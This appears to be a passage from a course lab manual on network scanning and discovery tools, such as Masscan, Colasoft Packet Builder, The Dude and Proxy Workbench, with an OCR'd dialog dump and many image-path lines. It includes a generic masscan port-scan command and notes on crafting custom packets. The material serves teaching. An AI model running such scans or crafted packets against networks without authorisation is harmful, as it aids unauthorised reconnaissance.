Masscan is TCP port scanner which transmits SYN packets asynchronously and produces results similar to nmap, the most famous port scanner. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. It's a flexible utility that allows arbitrary address and port ranges.


Scan for a selection of ports across a given subnet using command:
masscan -p <port> <subnet / IP address>






E. CurrPorts

CurrPorts is a lightweight and free utility for Windows that provides detailed information about open TCP/IP and UDP ports on a system. It displays active connections, including local and remote addresses, the process responsible for the connection, and the state of each port (e.g., listening, established, or closed). The tool is particularly useful for identifying unwanted or suspicious connections, as it highlights remote addresses and allows users to terminate connections directly from the interface. It also includes features for exporting data to a file, filtering displayed connections, and color-coding entries for easier analysis.




For more detail, Click on a Process.




F. Colasoft Packet Builder


Colasoft Packet Builder enables creating custom network packets; users can use this tool to check their network protection against attacks and intruders. Colasoft Packet Builder includes a very powerful editing feature. Besides common HEX editing raw data, it features a Decoding Editor allowing users to edit specific protocol field values much easier. Customized Network packets can penetrate the network for attacks. Customization can also use to create fragmented packets. You can download the software from www.colasoft.com.




Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking Add/button. Select the Packet type from the drop-down option. Available options are:


i. ARP Packet
ii. IP Packet
iii. TCP Packet
iv. UDP Packet






After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.









G. TheDude


The Dude network monitor is a new application by MikroTik which can dramatically improve the way you manage your network environment. It will automatically scan all devices within specified subnets, draw and layout a map of your networks, monitor services of your devices and alert you in case some service has problems.


Main Features:

i. Auto network discovery and layout
ii. Discovers any type or brand of device
iii. Device, Link monitoring, and notifications
iv. Includes SVG icons for devices, and supports custom icons and backgrounds
v. Easy installation and usage
vi. Allows you to draw your own maps and add custom devices
vii. Supports SNMP, ICMP, DNS and TCP monitoring for devices that support it.
viii. Individual Link usage monitoring and graphs
ix. Direct access to remote control tools for device management
x. Supports remote Dude server and local client






Device Discovery
General
Services
Device Types
Advanced
Discover
Cancel
Enter subnet number you want to scan for devices
Scan Networks:
192.168.153.0/24
Agent:
default
Add Networks To Auto Scan
Black List:
Device Name Preference:
SNMP, NETBIOS, DNS, IP
Discovery Mode:
fast (scan by ping)
reliable (scan each service)
Recursive Hops:
5
0 2 4 6 8 10 16 25
Layout Map After Discovery Complete


192.168.153.0/24 - Network Map
General
Polling
Outages
Appearance
Background
Ok
Cancel
Apply
Notes
Name:
192.168.153.0/24
Default Zoom:
100%
Status:
up
Devices:
Up - 5
Report Scan Status
csv
Network
Progress
Next S...
192.168.153.0/24
100
00:52:49
Auto Scan:

Practical No. 3

Aim:

A. Use Proxy Workbench Tool

B. Perform Network Discovery using following tools:

a. LANState Pro


b. Network View

c. OpManager

A. Use Proxy Workbench Tool

Proxy Workbench is a unique proxy server - ideal for developers, security experts, and trainers that displays data in real time. You can actually see the data flowing between your e-mail client and the e-mail server, web browser and web server or even analyze FTP in both Passive and Active modes. In addition, the 'pass through' protocol handler enables analysis of protocols where the server does not readily change.

The best feature is the animated connection diagram that graphically represents the history of each socket connection and allows you to drill into the finest of detail. This animation can even be exported to HTML and saved to the web!




B. Network Discovery

Network Discovery is used to identify, map and monitor devices on a network. These tools are crucial for managing and ensuring the reliability of networks in IT environments.


a. LANState Pro

LANState is a simple network topology mapping, host monitoring, and management program. Monitor the service availability. Manage servers, computers, switches, and other devices easier using the graphic map. Access devices' properties, RDP, web UI faster.




b. Network View

NetworkView is a network visualization tool that aims to provide a simple interface for the complex function involved in the discovery and monitoring of multi-vendor IP networks. With NetworkView you can get a quick overview of your network, whether it is a small office or a corporate network. Version 3 adds functionalities oriented to network management tasks.
NetworkView uses multiple methods such as ICMP, MDNS, SSDP, DNS, NetBIOS, SNMP MIB-2, Bridge MIB, LLDP, CPD and proprietary MIB's to discover devices and generates a graphical representation of your network. NetworkView generates views of both logical and physical network structure. Virtual structure representation is also displayed for wireless systems (Cisco, Aruba/Alcatel-Lucent and Fortinet).



c. OpManager

OpManager is an advanced network monitoring tool which offers fault management, supporting over WAN links, Router, Switch, VoIP & servers. It can also perform performance management.



Practical No. 4

Aim:

A. Perform Enumeration using the following tools:

a. Nmap
b. NetBIOS
c. Hyena
d. SuperScan Software
e. Wireshark

